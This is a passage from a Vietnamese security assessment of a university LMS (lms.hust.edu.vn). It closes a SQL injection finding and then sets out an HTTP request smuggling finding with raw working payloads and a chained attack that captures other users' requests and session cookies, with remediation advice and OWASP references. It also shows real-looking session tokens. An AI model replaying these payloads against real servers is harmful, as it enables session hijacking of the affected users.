56	mdl_workshop_submissions	200	13250			761

Hình 4.34: Liệt kê thành công các bảng trong cơ sở dữ liệu

4.8.5 Vị trí

Bảng 4.8: Danh sách đường dẫn được ghi nhận cho lỗ hổng SQL Injection

#	Phương thức	Đường dẫn
1	POST	https://lms.hust.edu.vn/lib/ajax/service.php

4.8.6 Phương án khắc phục

Không ghép trực tiếp dữ liệu đầu vào của người dùng vào câu truy vấn SQL. Ứng dụng cần sử dụng truy vấn tham số hóa để đảm bảo dữ liệu đầu vào không làm thay đổi cú pháp truy vấn.

Đối với tham số sort, cần giới hạn giá trị hợp lệ theo whitelist (chỉ cho phép các trường sắp xếp đã được định nghĩa sẵn) và từ chối mọi giá trị ngoài danh sách này. Đồng thời, thực hiện kiểm tra và lọc dữ liệu đầu vào phía server.

Ngoài ra, ứng dụng nên ẩn thông báo lỗi chi tiết từ CSDL và chỉ trả về thông báo chung cho người dùng, nhằm tránh lộ thông tin hỗ trợ khai thác.


4.8.7 Tham chiếu:

OWASP Web Security Testing Guide - WSTG-INPV-05: Testing for SQL Injection

4.9 Lỗ hổng HTTP Request smuggling

4.9.1 Đánh giá rủi ro bảo mật: Cao

Dựa trên phương pháp OWASP Risk Rating, lỗ hổng HTTP Request Smuggling được đánh giá với hệ số khả năng khai thác là 4.750 và hệ số tác động là 6.50. Kết quả cho thấy lỗ hổng có khả năng bị khai thác trung bình và mức độ tác động ở mức cao bình, do đó mức độ rủi ro tổng thể của lỗ hổng được xác định ở mức Cao.



Hình 4.35: Đánh giá rủi ro bảo mật cho lỗ hổng HTTP Request Smuggling

4.9.2 Mô tả

Hệ thống tồn tại lỗ hổng HTTP Request Smuggling do sự không thống nhất trong cách xử lý các header Content-Length và Transfer-Encoding giữa Front-End server và Back-End server. Trong khi Front-End server xác định độ dài request dựa trên Content-Length, Back-End server lại ưu tiên xử lý theo Transfer-Encoding: chunked. Sự khác biệt này cho phép kẻ tấn công chèn thêm một request ẩn phía sau request hợp lệ trong cùng một kết nối TCP.

4.9.3 Tác động

Lỗ hổng HTTP Request Smuggling cho phép kẻ tấn công can thiệp vào quá trình xử lý request của những người dùng khác trên cùng kết nối. Thông qua việc chèn request ẩn, kẻ tấn công có thể chiếm quyền điều khiển luồng request tiếp theo được gửi đến Back-End server, từ đó thu thập được toàn bộ nội dung request của nạn nhân, bao gồm cả cookie phiên đăng nhập.

4.9.4 Tái hiện

Một request hợp lệ tới trang chủ được ghi nhận, trong đó server chấp nhận phương thức POST và sử dụng header Transfer-Encoding: chunked. Đây là điều kiện cần để tiến hành thử nghiệm HTTP Request Smuggling.

CHƯƠNG 4. CÁC ĐÓNG GÓP NỐI BẬT

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST / HTTP/1.1 \r \n		1 HTTP/1.1 200 OK	
2 Host: lms.hust.edu.vn \r \n		2 Server: nginx	
3 Cookie: _gid=GAI.3.1408615871.1761632649; MoodleSession=clms0gmhc08ltt7g7lm7r2gnqa; _ga_TGQSG9QXB4=GS2.1.s1761632648\$ol\$gl\$t1761632701\$j7\$10\$h0; _ga=GAI.1.246254828.1761632648 \r \n		3 Date: Tue, 28 Oct 2025 07:	
4 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140" \r \n		4 Content-Type: text/html; c	
5 Sec-Ch-Ua-Mobile: ?0 \r \n		5 Connection: keep-alive	
6 Sec-Ch-Ua-Platform: "Windows" \r \n		6 Vary: Accept-Encoding	
7 Accept-Language: en-US,en;q=0.9 \r \n		7 Content-Language: en	
8 Upgrade-Insecure-Requests: 1 \r \n		8 Content-Script-Type: text,	
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 \r \n		9 Content-Style-Type: text/	
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 \r \n		10 X-UA-Compatible: IE=edge	
11 Sec-Fetch-Site: none \r \n		11 Cache-Control: no-store, i	
12 Sec-Fetch-Mode: navigate \r \n		12 Cache-Control: post-check:	
13 Sec-Fetch-User: ?1 \r \n		13 Pragma: no-cache	
14 Sec-Fetch-Dest: document \r \n		14 Expires: Mon, 20 Aug 1969	
15 Accept-Encoding: gzip, deflate, br \r \n		15 Last-Modified: Tue, 28 Oct	
16 Priority: u=0, i \r \n		16 X-Frame-Options: sameorigi	
17 Connection: keep-alive \r \n		17 Feature-Policy: micropho	
18 Content-Type: application/x-www-form-urlencoded \r \n		18 Referrer-Policy: no-refer	
19 Content-Length: 5 \r \n		19 X-Content-Type-Options: n	
20 Transfer-Encoding: chunked \r \n		20 X-Download-Options: noope	
21 \r \n		21 X-Frame-Options: SAMEORIG	
22 0 \r \n		22 X-Permitted-Cross-Domain-	
23 \r \n		23 X-XSS-Protection: 1; mode=	
24		24 Content-Length: 231171	
		25	
		26 <!DOCTYPE html>	
		27 <html dir="ltr" lang="en"	
		28 <head>	
		29 <title> HUST Blend	
		</title>	
		</head>	


Hình 4.36: Server chấp nhận phương thức POST với Transfer-Encoding: chunked

Chèn payload gây lỗi phía sau gọi tới 1 trang 404 đồng thời gửi cùng với 1 yêu cầu bình thường (gửi trong cùng 1 kết nối tcp để tái hiện nạn nhân sẽ gửi request ngay sau)

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST / HTTP/1.1 \r \n		1 HTTP/1.1 200 OK	
2 Host: lms.hust.edu.vn \r \n		2 Server: nginx	
3 Cookie: _gid=GAI.3.1408615871.1761632649; MoodleSession=clms0gmhc08ltt7g7lm7r2gnqa; _ga_TGQSG9QXB4=GS2.1.s1761632648\$ol\$gl\$t1761632701\$j7\$10\$h0; _ga=GAI.1.246254828.1761632648 \r \n		3 Date: Tue, 28 Oct	
4 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140" \r \n		4 Content-Type: tex	
5 Sec-Ch-Ua-Mobile: ?0 \r \n		5 Connection: keep-	
6 Sec-Ch-Ua-Platform: "Windows" \r \n		6 Vary: Accept-Encod	
7 Accept-Language: en-US,en;q=0.9 \r \n		7 Content-Language:	
8 Upgrade-Insecure-Requests: 1 \r \n		8 Content-Script-Ty	
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 \r \n		9 Content-Style-Typ	
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 \r \n		10 X-UA-Compatible:	
11 Sec-Fetch-Site: none \r \n		11 Cache-Control: no	
12 Sec-Fetch-Mode: navigate \r \n		12 Cache-Control: po	
13 Sec-Fetch-User: ?1 \r \n		13 Pragma: no-cache	
14 Sec-Fetch-Dest: document \r \n		14 Expires: Mon, 20	
15 Accept-Encoding: gzip, deflate, br \r \n		15 Last-Modified: Tu	
16 Priority: u=0, i \r \n		16 X-Frame-Options:	
17 Connection: keep-alive \r \n		17 Feature-Policy: m	
18 Content-Type: application/x-www-form-urlencoded \r \n		18 Referrer-Policy:	
19 Content-Length: 26 \r \n		19 X-Content-Type-Op	
20 Transfer-Encoding: chunked \r \n		20 X-Download-Option	
21 \r \n		21 X-Frame-Options:	
22 p \r \n		22 X-Permitted-Cross	
23 \r \n		23 X-XSS-Protection:	
24 GET /404 HTTP/1.1 \r \n		24 Content-Length: 2	
25 X:		25	
		26 <!DOCTYPE html>	
		27 <html dir="ltr"	
		28 <head>	
		29 <title> HU	
		</title>	
		</head>	
		<link r	
		/lms.h	
		//4/BVP-1	

Hình 4.37: Gửi request độc hại chứa payload HTTP Request Smuggling

Khi request độc hại được gửi đến, Front-End server xử lý nội dung dựa trên header Content-Length và chuyển phần body sang Back-End server. Trong khi đó, Back-End server lại phân tích request theo header Transfer-Encoding: chunked và dừng xử lý tại ký tự kết thúc chunk (0), khiến phần dữ liệu phía sau không bị loại bỏ mà được giữ lại trong bộ đệm. Khi một request hợp lệ khác được gửi trên cùng kết nối TCP, dữ liệu này sẽ được ghép vào request mới và tiếp tục được xử lý, dẫn đến phản hồi lỗi 404 Not Found, qua đó xác nhận sự tồn tại của lỗ hổng HTTP Request Smuggling loại CL-TE.



```

Request
Pretty Raw Hex
1 GET / HTTP/1.1 \r \n
2 Host: lms.hust.edu.vn \r \n
3 Cookie: __id=GAI.3.1408615871.1761632649; MoodleSession=
c1ms0gmhc08lt7g7lm7r2gnqa; _ga_TGQSG9XB4=
GS2.1.s1761632648$ol$gl$t1761632701$j7$10$h0; _ga=GAI.1.246254828.1761632648
\r \n
4 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140" \r \n
5 Sec-Ch-Ua-Mobile: ?0 \r \n
6 Sec-Ch-Ua-Platform: "Windows" \r \n
7 Accept-Language: en-US,en;q=0.9 \r \n
8 Upgrade-Insecure-Requests: 1 \r \n
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 \r \n
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 \r \n
11 Sec-Fetch-Site: none \r \n
12 Sec-Fetch-Mode: navigate \r \n
13 Sec-Fetch-User: ?1 \r \n
14 Sec-Fetch-Dest: document \r \n
15 Accept-Encoding: gzip, deflate, br \r \n
16 Priority: u=0, i \r \n
17 Connection: keep-alive \r \n...
18 \r \n
19

```

```

Response
Pretty Raw Hex Render
HTTP/1.1 404 Not Found
1 Server: nginx
2 Date: Tue, 28 Oct 2025 08:13:02 GMT
3 Content-Type: text/html; charset=utf-8
4 Connection: keep-alive
5 Vary: Accept-Encoding
6 Content-Language: en
7 Content-Script-Type: text/javascript
8 Content-Style-Type: text/css
9 X-UA-Compatible: IE=edge
10 Cache-Control: private, pre-check=0, post-
11 Pragma: no-cache
12 Expires:
13 X-Frame-Options: sameorigin
14 Feature-Policy: microphone 'none'
15 Referrer-Policy: no-referrer-when-downgrade
16 X-Content-Type-Options: nosniff
17 X-Download-Options: noopen
18 X-Frame-Options: SAMEORIGIN
19 X-Permitted-Cross-Domain-Policies: none
20 X-XSS-Protection: 1; mode=block
21 Content-Length: 153154
22
23
24 <!DOCTYPE html>
25 <html> \n<div>1</div> \n<script>onload=function(){\n</script> \n</html>

```

Hình 4.38: Request bình thường gửi ngay sau đó

Tiếp tục khai thác sâu hơn, lỗ hổng HTTP Request Smuggling cho phép kẻ tấn công thu thập thông tin phiên làm việc của request hợp lệ được gửi ngay sau request độc hại trên cùng một kết nối TCP. Thông qua việc kiểm soát cách Front-End và Back-End server diễn giải request, dữ liệu của request tiếp theo có thể bị ghép và xử lý ngoài dự kiến, từ đó làm lộ các thông tin nhạy cảm liên quan đến phiên người dùng.

Để thực hiện kịch bản khai thác này, cần xác định một request sử dụng phương thức POST và có khả năng ghi nhận hoặc lưu trữ dữ liệu do người dùng cung cấp. Trong quá trình kiểm thử, chức năng cập nhật thông tin cá nhân của người dùng đáp ứng được yêu cầu này do tiếp nhận dữ liệu đầu vào và xử lý trực tiếp ở phía máy chủ. Việc lợi dụng chức năng này cho phép kẻ tấn công thu thập hoặc thao túng dữ liệu của request kế tiếp, qua đó mở rộng phạm vi ảnh hưởng của lỗ hổng HTTP Request Smuggling:

Nguyễn Tuấn Anh 20215525

General

First name	Nguyễn Tuấn Anh
Surname	20215525
Email address	anh.nt215525@sis.hust.edu.vn
Email display	Allow everyone to see my email address
City/town	
Select a country	Viet Nam
Timezone	Server timezone (Asia/Ho_Chi_Minh)
Description	<p>123456</p>

Hình 4.39: Chức năng cập nhật thông tin cá nhân người dùng

Sau khi thực hiện cập nhật thông tin cá nhân, quan sát Burp Suite bắt được request như sau:

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 POST /user/edit.php HTTP/1.1 2 Host: lms.hust.edu.vn 3 Cookie: __id=GAL.3.1408615871.1761632649; MoodleSession= clms0gahc08l1tt7g7lm7r2gnqa; _ga_TGQ5G9QXB4= GS2.1.s1761632648\$ol\$gl\$t1761637706\$j8\$10\$h0; _ga=GAL.1.246254828.1761632648 4 Content-Length: 760 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not=ABrand";v="24", "Chromium";v="140" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.9 10 Origin: https://lms.hust.edu.vn 11 Content-Type: application/x-www-form-urlencoded 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp, image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://lms.hust.edu.vn/user/edit.php?id=27396&course=1 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 Connection: keep-alive 23 24 course=1&id=27396&returnto=&id=27396&course=1& mform_isexpanded_id_moodle_picture=1&sesskey=HYWosX6mCI&_qf__user_edit_form= 1&mform_isexpanded_id_moodle=1&mform_isexpanded_id_moodle_additional_names=0 &mform_isexpanded_id_moodle_interests=0&mform_isexpanded_id_moodle_optional= 0&maildisplay=1&city=&country=VN&timezone=99&description_editor\$Btext\$5D= 123456&description_editor\$Bformat\$5D=1&description_editor\$Bitemid\$5D= 343243391&imagefile=411895700&imagealt=firstnamephonetic=&lastnamephonetic= &middlename=&alternatename=Nguyen+Tuan+Anh+20215525&interests= _qf__force_multiselect_submission&interests\$5B\$5D=2&url= http%3A%2F%2Flocalhost&icq=&skype=&aim=&yahoo=&msn=& idnumber=20215525&institution=&department=&phone1=&phone2=&address=& submitbutton=Update+profile </pre>	<pre> 1 HTTP/1.1 303 See Other 2 Server: nginx 3 Date: Tue, 28 Oct 2025 08: 4 Content-Type: text/html; c 5 Connection: keep-alive 6 Expires: Thu, 19 Nov 1981 7 Cache-Control: no-store, r 8 Pragma: no-cache 9 Location: https://lms.hust 10 Content-Language: en 11 Feature-Policy: microphone 12 Referrer-Policy: no-referr 13 X-Content-Type-Options: nc 14 X-Download-Options: nooper 15 X-Frame-Options: SAMEORIG 16 X-Permitted-Cross-Domain-I 17 X-XSS-Protection: 1; mode= Content-Length: 455 19 20 <!DOCTYPE html> 21 <html lang="en" xml:lang= 22 <head> 23 <meta http-equiv= /> 24 25 <title> Redirect </title> </head> <body> <div style="mar text-align:center This page s happening p <a href=" https://lms Contir </div> </body> </pre>

Hình 4.40: Chức năng cập nhật thông tin cá nhân người dùng

Payload được đưa xuống cuối nội dung của yêu cầu để khi yêu cầu tiếp theo gửi đến bị nối vào, dữ liệu của request này sẽ được hệ thống lưu và hiển thị trực tiếp trong trường Description (Mô tả):

```

18 Sec-Fetch-Dest: document
19 Referer: https://lms.hust.edu.vn/user/edit.php?id=27396&course=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 course=1&id=27396&returnto=&id=27396&course=1&
mform_isexpanded_id_moodle_picture=1&sesskey=HYWosX6mCI&_qf__user_edit_form=
1&mform_isexpanded_id_moodle=1&mform_isexpanded_id_moodle_additional_names=0
&mform_isexpanded_id_moodle_interests=0&mform_isexpanded_id_moodle_optional=
0&maildisplay=1&city=&country=VN&timezone=99&description_editor$Bformat$5D=
1&description_editor$Bitemid$5D=343243391&imagefile=411895700&imagealt=&
firstnamephonetic=&lastnamephonetic=&middlename=&alternatename=
Nguyen+Tuan+Anh+20215525&interests=_qf__force_multiselect_submission&
interests$5B$5D=2&url=http%3A%2F%2Flocalhost&icq=&skype=&aim=&yahoo=&msn=&
idnumber=20215525&institution=&department=&phone1=&phone2=&address=&
submitbutton=Update+profile &description_editor$Btext$5D=123456

```

Hình 4.41: Payload chèn vào cuối request cập nhật thông tin cá nhân

Nối request này vào request độc hại ban đầu:

CHƯƠNG 4. CÁC ĐÓNG GÓP NỐI BẬT

```

Request
Pretty Raw Hex
15 Accept-Encoding: gzip, deflate, br\r\n
16 Priority: u=0, i=1\r\n
17 Connection: keep-alive\r\n
18 Content-Type: application/x-www-form-urlencoded\r\n
19 Content-Length: 1812\r\n
20 Transfer-Encoding: chunked\r\n
21 \r\n
22 0\r\n
23 \r\n
24 POST /user/edit.php HTTP/1.1 \r\n
25 Host: lms.hust.edu.vn \r\n
26 Cookie: _gid=GA1.3.1408615871.1761632649; MoodleSession=clms0gmhc08ltt7g7lm7r2gnqa; _ga_TGQ5G9QXB4=GS2.1.s1761632648$01$g1$t1761632648$j47$10$h0; _ga=GA1.1.246254828.1761632648\r\n
27 Content-Length: 1500\r\n
28 Cache-Control: max-age=0\r\n
29 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"\r\n
30 Sec-Ch-Ua-Mobile: ?0\r\n
31 Sec-Ch-Ua-Platform: "Windows"\r\n
32 Accept-Language: en-US,en;q=0.9\r\n
33 Origin: https://lms.hust.edu.vn\r\n
34 Content-Type: application/x-www-form-urlencoded\r\n
35 Upgrade-Insecure-Requests: 1\r\n
36 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36\r\n
37 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
38 Sec-Fetch-Site: same-origin\r\n
39 Sec-Fetch-Mode: navigate\r\n
40 Sec-Fetch-User: ?1\r\n
41 Sec-Fetch-Dest: document\r\n
42 Referer: https://lms.hust.edu.vn/user/edit.php?id=27396&course=1\r\n
43 Accept-Encoding: gzip, deflate, br\r\n
44 Priority: u=0, i=1\r\n
45 Connection: keep-alive\r\n
46 \r\n
47 course=1&id=27396&returnto=&id=27396&course=1&mform_isexpanded_id_moodle_picture=1&sesskey=HTWosX6mCI&_qf_user_edit_form=mform_isexpanded_id_moodle=mform_isexpanded_id_moodle_additional_names=0&mform_isexpanded_id_moodle_interests=mform_isexpanded_id_moodle_optional=0&maildisplay=l&city=&country=VN&timezone=99&description_editor%5Bformat%5D=1&description_editor%5Bitemid%5D=928301672&imagefile=883442500&imagealt=&firstnamephonetic=&lastnamephonetic=&middlename=&alternatename=Nguyen+Tuan+Anh+0215525&interests=_qf_force_multiselect_submission&interests%5B1%5D=2&url=http%3A%2F%2Flocalhost&icq=&skype=&aim=&yahoo=&msn=&idnumber=20215525&institution=&department=&phone=&phone2=&address=&submitbutton=Update+profile&description_editor%5Btext%5D=123456

```

```


Response
Pretty Raw Hex
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Tue, 28 Oct 2023 10:45:12 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Content-Language: vi
8 Content-Script-Type: text/javascript
9 Content-Style-Type: text/css
10 X-UA-Compatible: IE=edge
11 Cache-Control: private
12 Cache-Control: max-age=0
13 Pragma: no-cache
14 Expires: Mon, 26 Oct 2023 10:45:12 GMT
15 Last-Modified: Mon, 26 Oct 2023 10:45:12 GMT
16 X-Frame-Options: SAMEORIGIN
17 Feature-Policy: 
18 Referrer-Policy: strict-origin-when-cross-origin
19 X-Content-Type-Options: nosniff
20 X-Download-Options: 
21 X-Frame-Options: 
22 X-Permitted-Cross-Domain-Policies: 
23 X-XSS-Protection: 1
24 Content-Length: 1500
25 
26 <!DOCTYPE html>
27 <html dir="ltr">
28 <head>
29   <title>
      HUST Blend
    </title>
   <link rel="stylesheet" href="https://lms.hust.edu.vn/assets/style.css"/>
30   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0" />
31   <meta name="description" content="HUST Blend - Learning Management System" />
32   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
33   <meta name="generator" content="HUST Blend" />
34   <link rel="icon" href="https://lms.hust.edu.vn/assets/favicon.ico" />
35   <script id="main-script" type="text/javascript">
      /* Required scripts */
    </script>
   <link rel="stylesheet" href="https://lms.hust.edu.vn/assets/style.css" />
</head>
<body>
  <div id="app">
    <div>
      ...
    </div>
  </div>
</body>

```

Hình 4.42: Nối request vào request độc hại ban đầu

Content-Length của request thứ nhất được đặt đủ lớn để bao phủ toàn bộ payload. Content-Length của request được nối phía sau được điều chỉnh để cho phép dữ liệu của request tiếp theo được ghép vào và được hệ thống xử lý như giá trị của biến description_editor%5Btext%5D . Nhờ đó, nội dung của request sau được lưu trực tiếp vào trường Description trên trang web.

Khi một người dùng khác gửi request bất kỳ tới hệ thống, request của họ sẽ bị nối vào phía sau request độc hại do kẻ tấn công tạo ra. Kết quả là toàn bộ nội dung request của nạn nhân, bao gồm cả thông tin phiên đăng nhập, được hệ thống hiển thị và lưu lại trong trường Description trên giao diện của kẻ tấn công.



Hình 4.43: Request của nạn nhân bị nối vào và hiển thị trên giao diện kẻ tấn công

4.9.5 Vị trí

Bảng 4.9: Danh sách đường dẫn được ghi nhận cho lỗ hổng HTTP Request Smuggling

#	Phương thức	Đường dẫn
1	POST	https://lms.hust.edu.vn/

4.9.6 Phương án khắc phục


Để khắc phục lỗ hổng HTTP Request Smuggling, hệ thống cần đảm bảo sự thống nhất trong cách xử lý HTTP request giữa Front-End và Back-End server. Server phải được cấu hình để chỉ chấp nhận một cơ chế xác định độ dài request và không cho phép đồng thời tồn tại hai header Content-Length và Transfer-Encoding trong cùng một yêu cầu, nhằm tránh sự khác biệt trong quá trình phân tích request. Ngoài ra, các request có cấu trúc bất thường hoặc không tuân thủ chuẩn HTTP cần được từ chối ngay từ phía máy chủ để giảm thiểu nguy cơ bị khai thác.

4.9.7 Tham chiếu:

OWASP Web Security Testing Guide - WSTG-INPV-15: Testing for HTTP Splitting Smuggling

4.10 Hỗ trợ thuật toán mã hóa yếu trong TLS 1.2

4.10.1 Đánh giá rủi ro bảo mật: Thấp



Hình 4.44: Cookie của người dùng không có cờ HttpOnly: true

4.10.2 Mô tả

Ứng dụng được phát hiện đang cấu hình cho phép sử dụng một số thuật toán và bộ mã hóa TLS yếu hoặc đã lỗi thời trong quá trình thiết lập kết nối HTTPS giữa máy khách và máy chủ.

4.10.3 Tác động

